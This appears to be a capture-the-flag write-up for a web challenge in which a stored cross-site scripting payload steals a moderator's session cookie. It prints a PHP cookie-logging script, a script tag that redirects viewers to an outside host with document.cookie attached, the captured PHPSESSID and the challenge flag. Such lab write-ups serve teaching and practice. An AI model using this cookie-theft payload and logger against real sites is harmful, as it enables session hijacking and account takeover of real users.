

First, register an account and login to see the actual pages.

The hint asks you what happens when you create a new page with HTML; I will the example below to show what happens.



After Creating the page and viewing it...



As you can see, when you create a new page with HTML in it, the HTML will be displayed. We can use this feature to exploit the site by doing some **Cross Site Scripting/XSS** (google it).

The thing is that you’re not supposed to find the moderator’s password, you’ll see that there’s a cookie called PHPSESSID and what you’re supposed to do is steal the moderator’s cookie via XSS.

To do so, you make a page with javascript that redirects the viewer to another page with php on it and stuff. There’s apparently a way to do this without php but I couldn’t figure it out. To use php, you’ll need a php server and I didn’t feel like installing one to solve the problem.

Luckily, I met someone that had his own site with php installed.

His php code was:

**<?php**

**error\_reporting(-1);**

**$myfile = fopen("/var/www/html/cookie", "w") or die("Unable to open file!");**

**print $\_GET["mine"];**

**fwrite($myfile, $\_GET["mine"]);**

**?>**

Then, this is what I type into the new page that I will create:

**<script>**

**window.location.replace(‘http://the guy’s website.com/sps.php?cookie=” ‘ + document.cookie + ‘“‘);**

**</script>**

Then I copy the page id and edit the Report element to change the id to the page id that I want to report and click the report button.

Once I report, I visit another page where the php code will write the moderator’s cookie.

The cookie was:

"PHPSESSID=61ma80euob1vc9c4q7io8d0pk0"

Then I just inject that cookie into my browser and view the page that the problem was asking about and it alerts you with the flag:

wow\_cross\_site\_scripting\_is\_such\_web